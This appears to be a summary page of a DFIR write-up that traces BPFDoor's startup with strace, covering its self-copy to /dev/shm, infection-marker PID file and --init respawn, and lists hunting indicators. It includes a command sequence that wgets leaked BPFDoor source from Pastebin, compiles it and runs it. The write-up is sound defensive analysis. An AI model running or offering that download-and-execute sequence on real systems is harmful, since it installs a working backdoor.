 dfir.chwriteup
[s|l]trace - Linux Malware Analysis
A hands-on DFIR walkthrough analyzing the BPFDoor Linux backdoor purely through strace syscall tracing, without static/dynamic disassembly. The author compiles BPFDoor from a leaked Pastebin source, traces execution with strace -ff, and correlates observed syscalls (self-copy to /dev/shm/kdmtmpflush, timestomping, --init respawn, PID file check at /var/run/haldrund.pid) with prior analysis from Sandfly Security's Craig Rowland, producing usable IOCs for detection/hunting.
What it is
A DFIR walkthrough that reverses BPFDoor's startup behavior using only strace, not a disassembler. It reproduces the technique on a self-compiled sample and maps each observed syscall to Craig Rowland's (Sandfly Security) prior static analysis, so the value here is the method and the exact process chain, not the malware identification the summary already gives.
How it works
The author compiles the leaked source and traces it, following child forks so each process gets its own log:
wget https://pastebin.com/raw/kmmJuuQP
mv kmmJuuQP kmmJuuQP.c
gcc -o BPFDoor kmmJuuQP.c
chmod +x BPFDoor
strace -o log -ff ./BPFDoor
-ff is the load-bearing flag: BPFDoor forks repeatedly, and without per-process logs the chain is unreadable. The trace shows a distinct sequence of execve calls across PIDs:
flowchart TD
    A["PID 6014: execve BPFDoor<br/>access /var/run/haldrund.pid"] -->|ENOENT: not infected| B["clone → PID 6015"]
    A -->|R_OK=0: already infected| Z["terminate"]
    B --> C["sh -c: rm -f /dev/shm/kdmtmpflush"]
    C --> D["/bin/rm removes kdmtmpflush"]
    D --> E["/bin/cp BPFDoor → /dev/shm/kdmtmpflush"]
    E --> F["/bin/chmod 755 kdmtmpflush"]
    F --> G["execve kdmtmpflush --init<br/>(timestomp + go resident)"]
The infection check (access("/var/run/haldrund.pid", R_OK)) runs first; a return of 0 means the host is already compromised and the sample exits. Two details the author flags as not in Craig's write-up: the copy is done via /bin/cp (whose internals — openat O_WRONLY|O_CREAT|O_EXCL, mmap, read/write of the 32608-byte ELF — are visible), and a separate /bin/chmod 755 /dev/shm/kdmtmpflush (fchmodat 0755) makes the dropped copy executable.
What to do
Use these as detection/hunt signals, all observable as spawned processes or file events:
- Execution or existence of
/dev/shm/kdmtmpflush(Linux ramdisk — a copy of the original binary). cp/chmod 755targeting anything under/dev/shm.rm -f /dev/shm/kdmtmpflushfollowed immediately by a self-copy to the same path.- Reads/writes of
/var/run/haldrund.pid(the infection-marker PID file). - Any process invoking itself with a
--initargument, which triggers timestomping and residency.
For your own triage, the reusable takeaway is strace -o log -ff against an untrusted binary in a disposable VM to surface exec chains and dropped-file paths without reversing.
Caveats
The sample is compiled from leaked Pastebin source, not a captured in-the-wild binary, so offsets and the 32608-byte size are specific to this build. The trace excerpt is condensed; the full logs and binary are in a password-protected archive (infected). Analysis covers startup and self-installation only — the packet-capture/BPF backdoor logic that follows --init is not traced in the provided text.
Organisations named here
- Craig Rowland
- Sandfly Security
Technologies named here
- strace
- Linux
- ltrace
- Ubuntu
- gcc
- ps
Techniques named here
- Masquerading
- Timestomping
- Ingress Tool Transfer / Self-copy to ramdisk
- Indicator Removal
- BPF-based traffic filtering / sniffing for C2
- Marker file to prevent re-infection
Threat actors named here
- BPFDoor
Related in Malware & RE

 huntress.comwriteup
Reverse Engineering the Six Stages of MacSync Stealer and RAT
 huntress.comwriteup
Post-DEF CON Phishing Uses Malicious Google Doc to Deliver Malware
 huntress.comwriteup

ClickFix Removes Your Background but Leaves the Malware

